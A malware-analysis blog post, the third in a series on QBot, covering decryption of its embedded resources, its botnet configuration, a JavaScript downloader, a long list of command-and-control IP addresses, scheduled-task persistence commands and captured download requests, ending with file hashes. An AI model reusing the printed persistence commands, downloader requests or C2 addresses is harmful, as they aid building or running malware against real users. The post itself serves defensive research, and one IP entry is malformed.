An old enemy – Diving into QBot part 3

malwareandstuff.com/an-old-enemy-diving-into-qbot-part-3/


May 5, 2020

Published by **hackingump** on May 5, 2020

Hello everyone :-).
I am continuing my analysis on QBot with this article. If you didn't read my previous posts, I've already covered the packer[1] as well as various QBot's anti analysis measurements and process injection[2].

In this blog post I will explain how the jump to the actual payload is performed. I will also cover its resources, decrypt them and take a quick look at the C2 servers which are used by this QBot sample. Finally I will finish off by talking about how QBot achieves persistence and my current progress reversing its networking capabilities.


Jumping to the DLL entry point



Overview of how the entry point is reached

As I've already explained in my previous posts, QBot is packed by default and after unpacking itself, it injects into explorer.exe via `NtWriteVirtualMemory`. The injected process writes the actual payload in form of a DLL into newly allocated memory.

Let's take a look at the injected code first. It is a PE Executable and contains multiple resources. The resource with the identifier `307` is the Dynamic Linked Library in encrypted form.



Resources in the mentioned PE

The mentioned resource is loaded into memory, decrypted and written onto the heap. Again a new memory area is allocated with `VirtualAlloc` and filled with the DLL. Finally it jumps to the entry point of the Dynamic Linked Library and the actual payload is running, masqueraded as `explorer.exe`.

Dissecting the DLL

After dumping the decrypted DLL, I took a deeper look at it. We are not finished with resources here.
The Dynamic Linked Library contains more and all three of them can be decrypted again. I did not look at the arithmetic details of this decryption routine, but I identified the used function.

```
undefined4 __cdecl DecryptContent(int encryptedBuf,uint encBufLen,LPCSTR constant)

{
  int heapMem;
  int qbotStruct;
  undefined4 retVal;

  heapMem = iHeapAlloc(encBufLen);
  *(int *)(qbotStruct + 0x424) = heapMem;
  if (heapMem == 0) {
    return 0xfffffffc;
  }
  if (constant != (LPCSTR)0x0) {
    FUN_002b3b57(constant);
  }
  if (((encBufLen < 0x28) ||
      (heapMem = DecryptionAlgorithm1((void *)(encBufLen - 0x14),encryptedBuf,0x14), heapMem < 0))
     && ((*(ushort *)(qbotStruct + 0x420) == 0 ||
         (heapMem = DecryptionAlgorithm1
                              ((void *)encBufLen,qbotStruct + 0x400,
                               (uint)*(ushort *)(qbotStruct + 0x420)), heapMem < 0)))) {
LAB_002b3c33:
    if (*(int *)(qbotStruct + 0x424) != 0) {
      iHeapFree();
    }
    retVal = 0xfffffffb;
  }
  else {
    *(int *)(qbotStruct + 0x42c) = heapMem;
    *(int *)(qbotStruct + 0x428) = heapMem;
    if ((*(byte *)(qbotStruct + 0x438) & 4) != 0) {
      encryptedBuf = 0;
      heapMem = DecryptionAlgorithm2(&encryptedBuf);
      if (heapMem < 0) goto LAB_002b3c33;
      iHeapFree();
      *(int *)(qbotStruct + 0x424) = encryptedBuf;
      *(int *)(qbotStruct + 0x428) = heapMem;
    }
    retVal = *(undefined4 *)(qbotStruct + 0x428);
  }
  return retVal;
}
```

Routine used for decrypting resources

This makes our analysis way easier, since we can just save a virtual machine state, patch the stack parameter used by `FindResourceA` to get a handle to one of them resources and unpack them one after another.

Patching the resource to search for
Here is a sum up of all three resources:

307 QBot config


```
In [7]: hexdump.hexdump(data[0x7fa70-0x50:0x7fa70+0x100])
00000000: B7 13 2A 58 DE 5F DA D2  AD 21 73 AC 71 15 37 BB  ..*X._...!s.q.7.
00000010: 89 E3 88 E4 9D B2 74 CF  F9 DB A3 25 31 39 C8 D1  ......t....%19..
00000020: 30 E3 C4 03 5C EC A9 AE  20 4E 71 C6 B9 5E E2 13  0...\... Nq..^..
00000030: 00 00 01 02 92 5B 00 0F  D5 75 BE 23 9B 5B 00 08  .....[...u.#.[..
00000040: 31 30 3D 73 70 78 38 35  0D 0A 33 3D 31 35 38 35  10=spx85..3=1585
00000050: 32 31 31 33 30 34 0D 0A  70 78 38 35 0D 0A 33 3D  211304..px85..3=
00000060: 31 35 38 35 32 31 31 33  30 34 0D 0A 00 00 00 00  1585211304......
00000070: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

QBot is delivered with an embedded configuration. They were already covered by multiple other reports, for example one published by Vitali Kremez[3]. It is suspected that the parameter `10` holds the botnet's name, which would be `spx85` here. The parameter `3` might hold the config time in `UNIX`. I did not confirm any of those assumptions though.

310 JavaScript payload

The resource with `310` identifier holds a JavaScript file which is dropped on demand. I patched the binary in such way so that it is decrypted on purpose.


It tries to masquerade itself as a WPL file in the user's folder.



Furthermore the following command is executed by the script in order to persist it:

```
"C:\Windows\system32\schtasks.exe" /create /tn {A08689C8-7EC5-4C51-9737-AFCDFCA848CC}
/tr "cmd.exe /C \"start /MIN C:\ Windows\system32\cscript.exe //E:javascript
\"C:\Users\blackbeard\csipij.wpl\"\" sudhfdus" /sc WEEKLY /D TUE,WED /ST 12:00:00 /F
```

AV vendors classify this sample as a downloader and I verified this. The file tries to download different `BATCH` files from different domains and schedules them via `schtasks.exe`.



Time ...	Process Name	PID	Operation	Path	Detail
4:35:5...	cscript.exe	1708	Process Create	C:\Windows\System32\schtasks.exe	PID: 2392, Command line: "C:\Windows\System32\schtasks.exe" /Create /SC ONCE /TN TW9mAZQc /TR "cmd /c \"start /min C:\ProgramData\TW9mAZQc.bat\"" /ST 16:40
4:35:5...	cscript.exe	1708	Process Create	C:\Windows\System32\schtasks.exe	PID: 3548, Command line: "C:\Windows\System32\schtasks.exe" /Delete /TN TW9mAZQc /F
4:35:5...	cscript.exe	1708	Process Create	C:\Windows\System32\schtasks.exe	PID: 3264, Command line: "C:\Windows\System32\schtasks.exe" /Create /SC ONCE /TN bPanUbhS /TR "cmd /c \"start /min C:\ProgramData\bPanUbhS.bat\"" /ST 16:40
4:35:5...	cscript.exe	1708	Process Create	C:\Windows\System32\schtasks.exe	PID: 3608, Command line: "C:\Windows\System32\schtasks.exe" /Delete /TN bPanUbhS /F
4:35:5...	cscript.exe	1708	Process Create	C:\Windows\System32\schtasks.exe	PID: 3124, Command line: "C:\Windows\System32\schtasks.exe" /Create /SC ONCE /TN QBVAePL9 /TR "cmd /c \"start /min C:\ProgramData\QBVAePL9.bat\"" /ST 16:40
4:35:5...	cscript.exe	1708	Process Create	C:\Windows\System32\schtasks.exe	PID: 3584, Command line: "C:\Windows\System32\schtasks.exe" /Delete /TN QBVAePL9 /F

schtasks.exe is used to run the mentioned files

```
# HTTP requests sent to download the mentioned files

GET /datacollectionservice.php3 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: north.drwongandassociates.com

GET /datacollectionservice.php3 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: inmotion.heatherling.com

GET /datacollectionservice.php3 HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: qth.w3wvg.com
```

311 C2 Servers

The final resource contains an insane amount of IP addresses. I am confident that the last number is the destination port of the corresponding IP.

```
174.82.131.155;0;995
173.172.205.216;0;443
71.233.73.222;0;995
208.126.142.17;0;443
68.14.210.246;0;22
96.57.237.162;0;443
74.138.18.247;0;443
47.40.244.237;0;443
71.213.61.215;0;995
216.201.162.158;0;443
72.38.44.119;0;995
47.41.3.57;0;443
67.250.184.157;0;443
47.153.115.154;0;443
173.79.220.156;0;443
108.27.217.44;0;443
75.81.25.223;0;995
67.209.195.198;0;3389
65.30.12.240;0;443
66.222.88.126;0;995
184.191.62.24;0;995
79.113.157.79;0;443
80.14.209.42;0;2222
73.163.242.114;0;443
108.185.113.12;0;443
24.99.180.247;0;443
75.105.224.113;0;993
216.8.170.82;0;2222
173.184.96.161;0;443
173.175.29.210;0;443
58.177.238.186;0;443
87.201.206.22;0;443
89.137.211.38;0;443
31.5.172.53;0;443
68.187.28.217;0;2222
156.96.45.215;0;443
89.136.105.188;0;443
74.102.83.89;0;443
23.24.115.181;0;443
72.90.243.117;0;0
188.27.16.17;0;443
65.96.36.157;0;443
121.123.79.63;0;443
173.3.244.208;0;443
86.124.109.100;0;443
78.97.116.41;0;443
173.22.120.11;0;2222
24.202.42.48;0;2222
108.54.103.234;0;443
24.121.254.171;0;443
47.205.150.29;0;443
104.220.197.187;0;443
5.15.73.173;0;443
83.25.14.84;0;2222
47.202.98.230;0;443
```


```
24.46.40.189;0;2222
72.190.124.29;0;443
72.16.212.107;0;465
173.3.132.17;0;995
70.166.158.118;0;443
24.229.245.124;0;995
71.187.170.235;0;443
49.191.6.183;0;995
97.78.107.14;0;443
174.52.64.212;0;443
188.26.131.41;0;443
104.34.122.18;0;443
70.126.76.75;0;443
24.184.5.251;0;2222
201.152.111.104;0;995
68.6.145.21;0;443
197.207.170.78;0;443
50.244.112.10;0;443
72.142.106.198;0;465
173.173.68.41;0;443
24.110.14.40;0;443
100.4.185.8;0;443
72.36.59.46;0;2222
41.97.3.25;0;443
5.2.149.216;0;443
81.103.144.77;0;443
74.33.70.220;0;443
71.77.231.251;0;443
100.1.239.189;0;443
206.169.163.147;0;995
96.41.93.96;0;443
98.190.24.81;0;443
5.237.57.127;0;2222
67.7.2.109;0;2222
75.110.250.89;0;443
68.204.164.222;0;443
5.14.118.122;0;443
24.55.152.50;0;995
5.12.213.152;0;2222
94.53.92.42;0;443
70.57.15.187;0;993
100.38.123.22;0;443
78.96.177.188;0;443
46.153.111.112;0;995
73.226.220.56;0;443
104.152.16.45;0;995
70.62.160.186;0;6883
216.104.200.187;0;443
72.188.81.12;0;443
188.27.17.115;0;443
93.114.246.195;0;443
73.142.81.221;0;443
12.5.37.3;0;443
73.169.47.57;0;443
24.201.79.208;0;2078
```

```
64.121.69.241;0;443
184.176.139.8;0;443
98.219.77.197;0;443
50.29.166.232;0;995
24.168.237.215;0;443
206.255.163.120;0;443
24.110.96.149;0;443
100.40.48.96;0;443
24.61.47.73;0;443
68.174.15.223;0;443
63.155.135.211;0;995
75.82.228.209;0;443
74.222.204.82;0;443
77.81.20.66;0;2222
47.153.115.154;0;993
69.246.151.5;0;443
71.77.252.14;0;2222
24.37.178.158;0;443
209.213.30.152;0;443
86.123.95.59;0;2222
72.29.181.77;0;2078
64.19.74.29;0;995
76.23.204.29;0;443
68.49.120.179;0;443
50.244.112.106;0;443
98.213.28.175;0;443
74.96.151.6;0;443
47.180.66.10;0;443
98.164.253.75;0;443
188.24.255.148;0;443
72.209.191.27;0;443
36.77.151.211;0;443
184.180.157.203;0;2222
67.61.192.14;0;443
71.12.214.209;0;2222
70.120.149.173;0;443
66.69.202.75;0;2222
89.137.162.193;0;443
174.126.224.51;0;443
68.225.250.136;0;443
225.250.136;0;443
```

I've continued to investigate them and mapped them to their locations. It seems that most of them are located in the USA:

Country	Number ip addresses
USA	106
Romania	20
Canada	6

Algeria	2
Indonesia	1
Uganda	1
Saudi Arabia	1
Iran	1
United Kingdom	1
Mexico	1
Australia	1
Hong Kong	1
France	1
United Arab Emirates	1



Maltego graph with entered IP addresses

Persistence

Just as a quick reminder, the DLL file is the payload that is written memory, the PE Executable is the file that decrypts this Dynamic Linked Library.

The DLL persists the PE Executable via task scheduling:

```
"C:\Windows\system32\schtasks.exe" /create /tn {16753DD8-A521-4218-A67B-D26BE4D2866C}
/tr "\"C:\Users\blackbeard\AppData\Roaming\Microsoft\Wgciqj\csipij.exe\"" /sc HOURLY
/mo 5 /F
```

QBot can be executed with different parameters and before the process above was created, the PE Executable is run with parameter `/W`:

```
"C:\Users\blackbeard\AppData\Roaming\Microsoft\Wgciqj\csipij.exe" /W
```

This seemed a bit irritating, as I identified this parameter to be used for debugging/testing purposes. An analysis report at hatching.io[4] came to the same conclusion. I did not verify it, but this process might be created before to test wether the upcoming steps will be executed properly. This is just a thesis though and I did not confirm it.

Networking

Before I am finishing my blog article here, I wanted to talk about what I've discovered about the sample's networking capabilities.

- Independent from the c2 adresses that are embedded into resources, QBot also has IP addresses which are hardcoded into the file. So far I've identified one of them, the decryption algorithm is the same, I've already mentioned in my previous blog post[5].
- It tries to fetch the victim's IP address by sending a HTTP to `ip-adress.com` and parse the response. Probably sending the victim's address to the c2 server.
- One C2 server with the IP adress `23.49.13.33` is contacted on port 7000.

Conclusion

Each time I start analysing and write about QBot, I am telling myself:
"This will be my last blog post about QBot, I will finish my analysis here"

Well I've told myself this already 2 times, so I will stop doing that ;-). There is still way more to discover and to learn.
If I've made any mistakes in my analysis, feel free to tell me! I wanted to take a look at the networking capabilities next time.

Stay healthy!

IoCs

- Packed QBot : `8d4a8cca5bb7f155349143add6324252d6572122a119c47c2bb68212dc524fda`

- UnpackedDLL : `60d6a908515ce29d568bc9d2df91ed6f121e89736fc6cf1fd3840c6ffca0fa3f`
- Extracted JS : `bf04e191be67b11a69b87d93252ababe4a186a7bc746d110c897bd355d190ffa`